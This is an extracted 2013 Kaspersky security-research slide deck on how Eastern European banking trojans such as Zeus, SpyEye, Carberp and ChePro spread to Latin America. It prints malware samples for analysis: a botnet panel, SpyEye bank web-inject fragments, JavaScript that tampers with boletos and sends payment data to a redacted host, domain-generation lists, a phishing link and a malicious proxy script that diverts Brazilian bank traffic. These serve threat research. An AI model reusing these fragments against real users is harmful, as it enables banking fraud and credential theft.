



“Ви повинні вивчити українську”

Вплив цифровий злочину зі Східної Європи в Латинській Америці

Fabio Assolini

Senior Security Researcher

Kaspersky Lab

Noviembre 2013



“Usted debe aprender Ucraniano”


La influencia del crimen digital de Europa del Leste en Latinoamérica

Fabio Assolini

Senior Security Researcher

Kaspersky Lab

Noviembre 2013



Los hijos de Zeus

el más avanzado troyano bancario

Europa del Este

- ▶ Región donde nació **Zeus**, **SpyEye**, **Carberp** y otros troyanos bancarios, usando las técnicas de Injection y otras realmente avanzadas.
- ▶ Para móviles: **ZitMo**, **SpitMo**, **CtiMo**, etc

Вы авторизованы как: [REDACTED]
Ваши права: [REDACTED]
Аккаунт создан: [REDACTED]

Carberp
5 min

Поиск бота: по UID: ИЛИ по IP: Искать Q

Список ботов: Префикса: Все Показать

[-1000](#) | [-100](#) | [-10](#) | [-1](#) | **[*1*](#)** | [+1](#) | [+10](#) | [+100](#) | [+1000](#)

	bot uid	reg date	last date	Live	IP address	info	sb	cmd	kill	del
[REDACTED]	beca91f54f0e49004d9b77847344be09	28.01.11 [15:20:26]	28.01.11 [15:20:26]	0д. 0ч. 0м.	109.236.217.152	[i]	[e]	[c]	[k]	[d]
[REDACTED]	a56eea09156a7447f9807d3b5f052336	28.01.11 [15:09:41]	28.01.11 [15:09:41]	0д. 0ч. 0м.	79.216.31.193	[i]	[e]	[c]	[k]	[d]
[REDACTED]	228a7247a47213e78c16418557d7e931	28.01.11 [14:45:55]	28.01.11 [14:46:35]	0д. 0ч. 0м.	81.13.24.10	[i]	[e]	[c]	[k]	[d]
[REDACTED]	ca9279773dbdfb837e79e750db32bc94	28.01.11 [14:41:12]	28.01.11 [14:41:16]	0д. 0ч. 0м.	85.26.234.140	[i]	[e]	[c]	[k]	[d]
[REDACTED]	ab71c9fa720f7254f804493674b70835	28.01.11 [13:08:10]	28.01.11 [15:03:14]	0д. 1ч. 55м.	85.26.234.36	[i]	[e]	[c]	[k]	[d]
[REDACTED]	8d602f48e2f74e4d6900454ef254a59a	28.01.11 [11:48:27]	28.01.11 [12:13:21]	0д. 0ч. 26м.	85.26.187.15	[i]	[e]	[c]	[k]	[d]
[REDACTED]	f33904a73525a8950fe5e80a78b3e841	28.01.11 [11:33:57]	28.01.11 [12:29:35]	0д. 0ч. 55м.	95.28.36.147	[i]	[e]	[c]	[k]	[d]
[REDACTED]	70b1c8dcb01821ad23dbb8ed5bdcd578	28.01.11 [11:21:47]	28.01.11 [15:48:21]	0д. 4ч. 26м.	195.211.247.148	[i]	[e]	[c]	[k]	[d]

Europa del Este y América Latina

- ▶ Ellos no solo atacan sino venden el **know how** para la región. Ya registramos ataques usando SpyeEye, Zeus y otros troyanos de origen de habla rusa en la región.
- ▶ Criminales latinoamericanos **no solo son simples clientes** de los criminales de Europa Oriental sino intercambian el conocimiento y las técnicas de los ataques.
- ▶ Compran exploit kits (**BlackHole y otros**), código fuente de troyanos. **Si no pueden comprar, copian las ideas!**
- ▶ Zeus y Carberp ahora son open source!
- ▶ **Criminales de Europa Oriental ven Latinoamérica como una región de potencial en el futuro. Es fácil de atacar, pues hay impunidad.**

Como estamos hoy?

- ▶ Brasil, Perú y México en el liderazgo del desarrollo de los troyanos bancarios
- ▶ Evolución de troyanos sencillos, pharming (HOSTS) para troyanos más avanzados usando **inyección**, remedando al Zeus y SpyEye

```
add ecx, 00000004h
call MSVBVM60.DLL.__vbaStrCopy
mov ecx, [edi+0000000A4h]
mov edx, 00405B10h ; "P██████████ Colombia"
add ecx, 00000004h
call MSVBVM60.DLL.__vbaStrCopy
mov ecx, [edi+50h]
mov edx, 00405930h ; "https://www.b██████████.com.co/"
add ecx, 00000008h
call MSVBVM60.DLL.__vbaStrCopy
mov ecx, [edi+6Ch]
mov edx, 00405760h ; "www.b██████████.com.co/h██████████"
add ecx, 00000008h
call MSVBVM60.DLL.__vbaStrCopy
mov ecx, [edi+000000088h]
mov edx, 00405B44h ; "http://www.██████████.php"
add ecx, 00000008h
call MSVBVM60.DLL.__vbaStrCopy
mov ecx, [edi+0000000A4h]
mov edx, 00405B94h ; "██████████.net Colombia"
...
```

```
                                ; CODE XREF: CODE:004CE3EE↑j
cmp     byte ptr [ebx+3F3h], 1
jnz     short loc_4CE40D
cmp     byte ptr [ebx+3F4h], 1
jz      loc_4CE4A4

                                ; CODE XREF: CODE:004CE3FE↑j
mov     edx, offset aTextandoAsCo_0 ; "textando as coisas de hj"
mov     eax, [ebx+3D8h]
call    sub_447FF8
push   30h
```

SpyEye en Costa Rica

```
2  
3 data_before  
4 <body  
5 data_end      665 // фрейм третий. страница ввода кода карт.  
6              666 if (document.location.href.indexOf('https://www.personas.bancobcr.com/ib_  
7 data_inject   667 if (document.getElementsByTagName('body')[0].innerHTML.indexOf('Confirmar  
8 onload=""    668 {
```

socks5.dll.cfg ftpbc.dll.cfg ffcertgrabber.dll.cfg customconnector.dll.cfg collectors.txt

```
1 http://[redacted]ru/images/template.php;90  
2 http://[redacted]ouldx.ru/images/template.php;90  
3 http://[redacted]eaver.ru/music/chillout.php;90  
4 http://[redacted]men.ru/siren/tears.php
```

Make config & get build

Are you infected by SpyEye?

Inyección de código: sitios web

Acceso Clientes

Número de usuario

Clave de Acceso

Aceptar

¿Entra por primera vez?
¿Olvidó su clave?

La Banca en Internet



adelante

Aviso de seguridad




SI RE SUMI tarjeta BBVA

Importante



Por su banca transa

Este sitio ha sido diseñado p



Acceso Clientes

Número de usuario

Clave de Acceso

Clave de Transf.

Aceptar

¿Entra por primera vez?
¿Olvidó su clave?

La Banca en Internet



adelante

Aviso de seguridad

SI RE SUMI tarjeta BBVA

Importante




Por su banca transa

Este sitio ha sido diseñado p

Inyección de código: boletos (Brasil)

► Troyanos BHO y Extensiones maliciosas (Chrome)



CAIXA | 033-7 | boleto_amigos.php | 12-Nov-2013 18:57 5.3K

http://[redacted]/boleto/boleto_cef.php

["number":"10492.[redacted] 00568.000004 04286.64 1 00000000008030", "barcode": "[redacted]"]

104-U | 10491.12343 56990.000004 0 | boleto_bradesco.php | 13-Nov-2013 00:09 5.1K

```
function check(match) {
  console.log(match)
  if (checkedOnce)
    return match;


  checkedOnce = true;
  var expl = match.split(" ");
  var lastNum = expl[expl.length - 1];
  var newMatch = lastNum.replace(/^(([1-9]*)[0]*([1-9][\d]*)/, '$1----$2');
  var expl2 = newMatch.split("----");
  var dataNum = expl2[0];
  var valorNum = expl2[1].substr(0, expl2[1].length - 2) + ',' + expl2[1].substr(-2);
  $.get('http://[redacted]/boleto/boleto_[redacted].php',
  {
    data: dataNum,
    valor: valorNum
  });
}
```

boleto_sudameris.php | 11-Nov-2013 22:26 5.7K

boleto_unibanco.php | 11-Nov-2013 22:26 5.1K

Inyección de código: ayudan el MitM

► Paneles de control para burlar soluciones OTP y tokens



xxxxxxxxxxxxxxxxxxxx Finaliza xxxxxxxxxxxxxxxxxxxxxxx

Crishi.a – troyanos bancarios con DGA

- ▶ **DGA: Domain Generation Algoritm**, Zeus lo usa mucho

sqcqtzgeinjbfnlqinlrsgiuicp.biz
cavxcmvlyltcldpfxmnavtotw.com
dgebvgdmgeaynfqfiesikzjngytw.ru
ztvgcgauoqzlfxdytlrvwwkmbbi.com
rkibxkguedqggmhuksmipfrgsiz.net
zxwolskdmxcgubmfxklemhm.biz
ljcuwkijpzguvifpgqiguvgzxlm.info
bmcqhywtcgiawsaexmtnijbevo.com
pvlfoaulvcqkjqspnguifzpmfln.ru
topjlkzpxsugmntdazlyhzlgah.com
lrmrqtromvytfatkgulbuomrtojb.biz
wdeifyojljzhsifgaprgfm.org
xzuszdwwsosodmnrtaelnytdy.net


Segue em anexo o arquivo XML da sua nota fiscal eletrônica
Número da NF-e: 180927340981
Série da NF-e: 892734
Data de emissão: 11/10/2012
Email: golditda2011@gmail.com
http://174.128.186.178/fec85685/notafiscal.pdf

mjtovvxzhscfmkzdpfmvxclf.ru
mbbehevcrslceofhadehjbroskxcl.com
pblypusjricysypjmjvkhaaeiz.info
dtcdawoqyxewtwprxkotifayws.org
mjlrtkbehaxgrojzxcnbfukfb.net
pzdmxcaidjzgmjvjrfyxhrzpnv.biz
wjijojrodztqbaydroshu.ru
cpswswjrypgqhmjfswwqobmpvso.com
mrhpdulvhapblwgozortshmoncqfi.net
fihampaufuyizxdamrvsdfur.org
fucusibkvknwiviblzhuswnrr.biz
jnhlfinrztzdromjdmnpjbeqo.com
gitdueqozbarhmjbscwkbmlzvcjb.ru


ChePro: del Zeus al Brasil, Mexico, Colombia

- ▶ **Archivos CPL en ZIP** alta ofuscación y paquetes diversos

Trojan.Win32.ChePro geography



PAC malicioso en Brasil y Rusia




```
function FindProxyForURL(url, host)      { var a = "PROXY 69.69.10.69:80";   var b = "PROXY 0.0.0.0";
"www.bb.com.br",
"bb.com.br",
"www.bancodobrasil.com.br",
"bancodobrasil.com.br",
"www.santander.com.br",
"santander.com.br",
"www.banespa.com.br",
"banespa.com.br",
"www.santanderbanespa.com.br",
"santanderbanespa.com.br",
"www.bradesco.com.br",
"bradesco.com.br",
"www.itau.com.br",
"www.real.com.br",
"www.bancoreal.com.br",
"itau.com.br");
var d = new Array(
"www.asduihasiudhasud.com"); for(var i =0;i<c.length;i++) { if (shExpMatch(host, c[i])) {
return a; } } for(var i =0;i<d.length;i++) { if (shExpMatch(host, d[i])) { return b; } } return "D
}
```

PAC malicioso en Brasil y Rusia

